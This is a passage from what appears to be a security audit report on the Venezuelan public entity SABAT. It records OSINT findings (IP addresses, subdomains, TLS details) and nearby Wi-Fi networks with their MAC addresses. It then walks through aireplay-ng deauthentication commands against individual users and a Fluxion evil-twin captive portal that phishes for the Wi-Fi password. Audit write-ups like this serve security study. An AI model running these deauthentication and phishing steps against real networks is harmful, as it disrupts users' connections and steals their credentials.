This web tool primarily allowed for the validation of the data collected through Whois and Dig, additionally, it enabled the detection of the types of technologies used by the SABAT website, including information about hosting, web servers, DNS servers, IP addresses, and SSL certificates.




Figure 9: Hosting Provider Name and IP Address of the Domain


Source: Netcraft

Table 9: Report of Hosting Name and IP Address

Website	https://sabat.gob.ve
Hosting Name	LeaseWeb Netherlands B.V.
Country of Hosting	Netherlands
IP Address	212.32.255.164

Source: Own elaboration

In the figure, specifically in the Network tab, the name of the hosting company and the IP address associated with SABAT can be seen. The next figure shows information related to the SSL certificate, indicating the issuer of the certificate, the type of encryption algorithm used by the certificate, the certificate hash, and the public key hash.




SSL/TLS

Assurance	Domain validation	Perfect Forward Secrecy	Yes
Common name	sabat.gob.ve	Supported TLS Extensions	RFC8446 supported versions, RFC8446 key share, RFC4366 server name, RFC7301 application-layer protocol negotiation, RFC4366 status request
Organisation	Not Present	Application-Layer Protocol Negotiation	h2
State	Not Present	Next Protocol Negotiation	Not Present
Country	Not Present	Issuing organisation	Let's Encrypt
Organisational unit	Not Present	Issuer common name	R3
Subject Alternative Name	sabat.gob.ve, www.sabat.gob.ve	Issuer unit	Not Present
Validity period	From Dec 10 2023 to Mar 9 2024 (2 months, 4 weeks, 1 day)	Issuer location	Not Present
Matches hostname	Yes	Issuer country	US
Server	nginx	Issuer state	Not Present
Public key algorithm	id-ecPublicKey	Certificate Revocation Lists	Not Present
Protocol version	TLSv1.3	Certificate Hash	Elw5d321XRLG0jAUW+2glLnmh0o
Public key length	256	Public Key Hash	5c2a32b9f3959e168aff90ec4191ffea7f04bb49bacfd8cba9b23d727259fbb9
Certificate check	ok	OCSP servers	http://r3.o.lencr.org - *100% uptime in the past 24 hours* Performance Graph
Signature algorithm	sha256WithRSAEncryption	OCSP stapling response	Certificate valid
Serial number	0x035a4090e509a4b21141bb8f566a3714e0b1	OCSP data generated	Jan 7 06:16:00 2024 GMT
Cipher	TLS_AES_256_GCM_SHA384	OCSP data expires	Jan 14 06:15:58 2024 GMT
Version number	0x02		

Figure 10: Detailed Information About the SSL Certificate

Source: Netcraft

Finally, the existing technologies used by the SABAT site are shown, indicating that the current website uses PHP as the backend language and WordPress as the content management system.



Site Technology (fetched yesterday)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
PHP Enabled	Server supports PHP	www.northamericanweather.net, www.berlinprint.de, www.businessnews.com.tn

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
Font Awesome Web Fonts	*No description*	www1.sedecatastro.gob.es, www.zillertalerzeitung.at, www.nk.ca
Bootstrap Javascript Library	*No description*	www.bleepingcomputer.com, www.portail-emploi.fr, www.freecodecamp.org

Blog

Blog software is software designed to simplify creating and maintaining weblogs. They are specialized content management systems that support the authoring, editing, and publishing of blog posts and comments.

Technology	Description	Popular sites using this technology
WordPress Self-Hosted	Free and open source blogging tool and a content management system (CMS) based on PHP and MySQL (hosted independently)	www.techtarget.com, www.volpaia.it, www.cyberciti.biz

PHP Application

PHP is an open source server-side scripting language designed for Web development to produce dynamic Web pages.

Technology	Description	Popular sites using this technology
WordPress	Free and open source blogging tool and a content management system (CMS) based on PHP and MySQL	linuxhint.com, app.salutem.cl

HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding	Gzip HTTP Compression protocol	www.virustotal.com, www.amazon.in, www.seznam.cz

Figure 11: Technologies Implemented on the Website

Source: Netcraft

Table 10: Report of Technologies Used on the Website

Programming Language	PHP
CSS Framework	Bootstrap
Content Management System	Wordpress
Database	MySQL
Web Server	Nginx

Source: Own elaboration

In summary, this web tool allows for obtaining information in a more detailed and specific manner about an organization's website, providing a broader understanding of the technologies implemented within the public entity.

4.2.4 The Harvester

The Harvester is a tool that allows for obtaining information such as emails, subdomains, hosts, among others, using OSINT techniques. Therefore, to extract this information, passive search methods are used through different search engines and services.

To use the tool, the following command was written:

Command:

theHarvester -d sabat.gob.ve -s -b all

Where:

-d: Indicates the domain name.

-b: Indicates the data source for the search using: Google, Bing, DuckDuckGo, among other search engines.

-s: The vulnerability search engine Shodan will be used to discover hostnames.

Figure 12: Search Command in TheHarvester

Source: Own elaboration

After completing the information gathering, a total of 6 subdomains and 3 IP addresses associated with those subdomains were found:




Figure 13: TheHarvester Results

Source: Own elaboration

Table 11: Subdomains and IP Addresses Associated with the Domain

Found URLs	http://sabat.org.ve
Found IPs	212.32.255.139 212.32.255.164 185.38.109.109
Found Hostnames	app.sabat.org.ve enlinea.sabat.org.ve valida.sabat.org.ve www.app.sabat.org.ve www.enlinea.sabat.org.ve www.valida.sabat.org.ve

Source: Own elaboration

4.2.5 Maltego

The final step of Stage 1 is to register all the information found using the Maltego tool, which allows for recording, collecting, and extracting data from organizations, it also enables the relationship of pieces of information such as emails and contact numbers with an organization. This analysis was conducted to generate a profile of the public entity.




Figure 14: Graph of Results: Domains, Emails, Social Networks

Source: Own elaboration

4.3 STAGE 2: WIRELESS NETWORK RECONNAISSANCE

To conduct a security audit of SABAT's wireless networks, it is necessary to use the Alfa Network wireless network cards described in the Materials section. These cards allow for packet injection into the router without being connected to the Wi-Fi network, as the access key to this network is unknown. Therefore, the purpose of this audit is to discover the access key to a wireless network taken as a sample.

Figure 15: Equipment for Auditing Wireless Networks
Source: Own elaboration

After connecting the wireless network cards to the computers where the penetration tests are being conducted, the next step is to use different techniques and tools to carry out the audit of the Wi-Fi networks.

4.3.1 Airmon-ng from Aircrack-ng

The first step before starting the penetration tests is to change the packet capture mode of the wireless networks using the airmon-ng module from the Aircrack-ng suite, which allows changing the mode of the wireless network interface.

Command:

airmon-ng start wlan1




Figure 16: Results of the airmon-ng Command

Source: Own elaboration

In this command, the wireless network interface named "wlan1" is being changed to monitor mode, allowing the network card to operate in promiscuous mode, which accepts all incoming packets regardless of whether the interface is connected to a specific wireless network. Therefore, the new wireless network interface is now called "wlan1mon" for future use.

4.3.2 Airodump-ng from Aircrack-ng

After setting the network interface to monitor mode, the airodump-ng tool is executed, which allows for dumping and visualizing all existing wireless network connections and all clients connected to different wireless networks by using the following command:

Command:

airodump-ng wlan1mon --wps --manufacturer -w airodump-ngOutput01Kali --output-format csv

Where:

wlan1mon: The name of the wireless network interface.

--wps: A flag to indicate if a specific Wi-Fi has access via a PIN.

--manufacturer: A flag to indicate the brand of the wireless access router.


-w: Indicates the name of the output file for the wireless network dump.

--output-format: Indicates the format of the output file.

Figure 17: Using the airodump-ng Command

Source: Own elaboration

Next, all wireless networks within the premises of the public entity's headquarters were identified.



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC CIPHER	AUTH	WPS	ESSI
28:EE:52:AD:AA:A8	-74	2	1	0	11	195	WPA2 CCMP	PSK	2.0	PAROOL
00:EB:D8:9F:7C:D9	-61	0	17	1	3	-1	WPA		0.0	<length: 0>
00:22:AA:92:C4:35	-68	4	0	0	1	130	OPN		0.0	HT_AP1
00:22:AA:92:C4:34	-65	5	0	0	1	130	WPA2 CCMP	PSK	0.0	covsa
C0:25:2F:A2:67:04	-66	2	0	0	6	130	WPA2 CCMP	PSK	0.0	Opemar
00:55:B1:0D:34:0E	-67	6	0	0	11	270	WPA2 CCMP	PSK	0.0	FIBEXTEL
6A:9E:43:47:DA:C5	-75	0	10	0	10	-1	WPA		0.0	<length: 0>
C0:25:2F:97:B5:08	-64	3	2	0	10	130	WPA2 CCMP	PSK	2.0	SABAT
C0:25:2F:97:BF:F4	-37	14	39	0	10	130	WPA2 CCMP	PSK	2.0 LAB,DISP,PBC	S_SABAT
08:10:79:E4:87:C8	-64	8	242	37	14	130	WPA2 CCMP	PSK	0.0	<length: 15>
C0:25:2F:7F:BB:40	-61	6	0	0	2	130	WPA2 CCMP	PSK	2.0	SABAT_PB
[illegible]										<length: 0>
C0:25:2F:E0:9C:55	-39	13	188	32	6	360	WPA2 CCMP	PSK	2.0 LAB,DISP,PBC	SALON
[illegible]										<length: 0>
98:DA:C4:79:CF:64	-76	4	0	0	1	270	WPA2 CCMP	PSK	0.0	MICHU
C2:25:2F:7C:BB:40	-66	9	15	0	2	130	OPN			SABAT_ZONA_WIFI
90:3F:EA:D8:27:8F	-70	2	0	0	1	130	WPA2 CCMP	PSK	0.0	FIBEXTEL
C8:9E:43:4A:B4:C8	-64	0	11	3	10	-1	WPA		0.0	<length: 0>
C8:9E:43:47:DA:C4	-75	0	8	0	10	-1	WPA		0.0	<length: 0>

Figure 18: Results of airodump-ng

Source: Own elaboration

Table 12: Wireless Networks Found in SABAT's Premises

WI-FI Name	MAC Address	Channel	Cipher	WPS Enable	Manufacturer
SABAT	C0:25:2F:97:B5:08	10	WPA2	Yes	SHENZHEN MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
S_SABAT	C0:25:2F:97:BF:F4	10	WPA2	Yes	SHENZHEN MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
SABAT_PB	C0:25:2F:7F:BB:40	2	WPA2	Yes	SHENZHEN MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
SALON	C0:25:2F:E0:9C:55	6	WPA2	Yes	SHENZHEN MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
SABAT_ZONA_WIFI	C2:25:2F:7C:BB:40	2	Open	No	SHENZHEN MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.

Source: Own elaboration

To finalize the step of discovering all wireless networks within the facility, these routers were recorded in a new graph using the Maltego tool.

Figure 19: Graph of Results: Wireless Networks Found

Source: Own elaboration

From the five (05) discovered wireless networks, the "SALON" Wi-Fi network was selected as a sample for a more in-depth penetration test. To carry this out, airodump-ng is executed again to discover the number of clients

connected to that network, and the MAC address and communication channel of the "SALON" network are passed as additional parameters.

Command:

airodump-ng wlan1mon --bssid C0:25:2F:E0:9C:55 --channel 6 --wps --manufacturer -w airodump-ng_SALON_clients --output-format csv

Where:

--bssid: Indicates the MAC address of the wireless network to be audited.

--channel: The communication channel of the wireless network to be audited.

Figure 20: Using the airodump-ng Command with the MAC Address of the SALON Wi-Fi Network

Source: Own elaboration




Figure 21: Users Connected to the SALON Wireless Network via airodump-ng

Source: Own elaboration

It can be seen in the figure that after executing airodump-ng, approximately 16 users are connected to the "SALON" wireless network at the time of executing this command. The next step is to register and enumerate all these users in a

new graph using the Maltego tool, where each client is recorded using their MAC address as a unique identifier.




Figure 22: Graph of Results: Users Connected to the SALON Wireless Network

Source: Own elaboration

4.3.3 Aireplay-ng from Aircrack-ng

After obtaining the MAC addresses of the users connected to the Wi-Fi network, the next step is to prepare the commands to inject deauthentication packets to the router and to each user individually. To carry out this network attack, the aireplay-ng module is used, which allows for generating this type of attack, thus, multiple tabs were opened in the terminal to input these commands directed at each specific user, resulting in the following sample command:

Command:

aireplay-ng wlan0mon -0 0 -a C0:25:2F:E0:9C:55 -c E2:FD:5C:C2:DF:53

Where:

wlan0mon: The network interface that will inject packets.

-0 0: The type of aireplay-ng attack, which executes a deauthentication, injecting packets indefinitely.

-a: The MAC address of the router.

-c: The MAC address of the user to be deauthenticated.

Figure 23: Preparing to Use the aireplay-ng Command

Source: Own elaboration

As shown in the figure, the aireplay-ng command will be executed directed at each specific user to deauthenticate all users connected to the "SALON" wireless network in the next step.

4.3.4 Fluxion

Fluxion is a framework for exploiting wireless networks using the captive portal technique, this involves deploying a fake wireless network that is identical to the original, with the aim of executing social engineering attacks through phishing. The goal is to check if the user of the targeted network enters the network password, and to verify whether that password is correct.

Figure 24: Presentation of the Fluxion Tool

Source: Own elaboration

When starting to use this tool, the first step before deploying the captive portal is to capture the handshake of the original wireless network through a deauthentication attack. After deauthenticating and the user reconnects to the wireless network, the handshake is obtained, which contains the credentials of the wireless network encrypted in WPA2 format. To capture this element, the procedure will be carried out using aireplay-ng, which is integrated within Fluxion.

Figure 25: Selection of Handshake Snooper Attack Type

Source: Own elaboration

The process begins by selecting the "SALON" wireless network and enabling the deauthentication method to capture the handshake of that network using aireplay-ng.




Figure 26: Searching for Wireless Networks

Source: Own elaboration




Figure 27: Selection of the Tool for Deauthentication

Source: Own elaboration

After establishing the parameters for capturing the handshake, small terminals are deployed within the main console, indicating the execution of aireplay-ng, the clients connected to the wireless network via airodump-ng, and the status of the handshake capture, as it checks every 30 seconds whether the handshake has been captured.




Figure 28: Mass Handshake Capture

Source: Own elaboration

Upon completion of the handshake capture module, Fluxion displays the following output in the small terminals, indicating that the "Handshake Snooper" module has successfully executed.

Figure 29: Handshake Capture Confirmation

Source: Own elaboration

The next step is to deploy the captive portal by returning to the main menu and selecting the "Captive Portal" option.

Figure 30: Selection of Captive Portal Attack Type

Source: Own elaboration

After selecting the captive portal module, the next step is to establish the deauthentication method, which will use aireplay-ng.




Figure 31: Selection of the Tool for Deauthentication

Source: Own elaboration

Additionally, a service is initiated to execute the captive portal using the HostAPD tool, which allows for creating a DHCP server when the user connects to the captive portal and assigns an IP address to this new user.

Figure 32: Selection of DHCP Server Type

Source: Own elaboration

Next, the option to use the cowpatty tool is selected, which allows for creating a wordlist where the user provides a word that is the password for the SALON network in plain text. This word is then transformed into WPA2 encrypted format to validate the credentials of the legitimate wireless network.

Figure 33: Selection of Password Verification Method

Source: Own elaboration

The final step before deploying the captive portal is to select the language of the captive portal, as Fluxion offers numerous captive portals in different languages. When the user connects to the captive portal, a landing page in Spanish is displayed, instructing the client to enter the credentials for the SALON network.




Figure 34: Selection of the Language for the Web Interface

Source: Own elaboration

Upon deploying the captive portal, small terminals within the main console display the following information:




Figure 35: Deployment of the Captive Portal

Source: Own Elaboration

- **FLUXION AP DHCP Service:** Display for assigning IP addresses when the client connects to the captive portal.
- **FLUXION AP Service [hostapd]:** Display for the Access Point (Router) service, indicating the connection status of the client to the captive portal, whether the client has connected or disconnected.
- **FLUXION AP Authenticator:** Display for clients connected to the captive portal.
- **FLUXION AP DNS Service:** Display for DNS service, indicating the services each client executes upon connecting to the captive portal.
- **FLUXION Web Service:** Display for the web server, indicating whether the client is being redirected to the landing page to enter the wireless network credentials.
- **FLUXION AP Jammer Service:** Display for executing aireplay-ng.

Once the captive portal is deployed, aireplay-ng is executed in the terminal with multiple tabs open to apply strong deauthentication to the users of the SALON network individually, thereby forcing them to connect to the deployed captive portal.

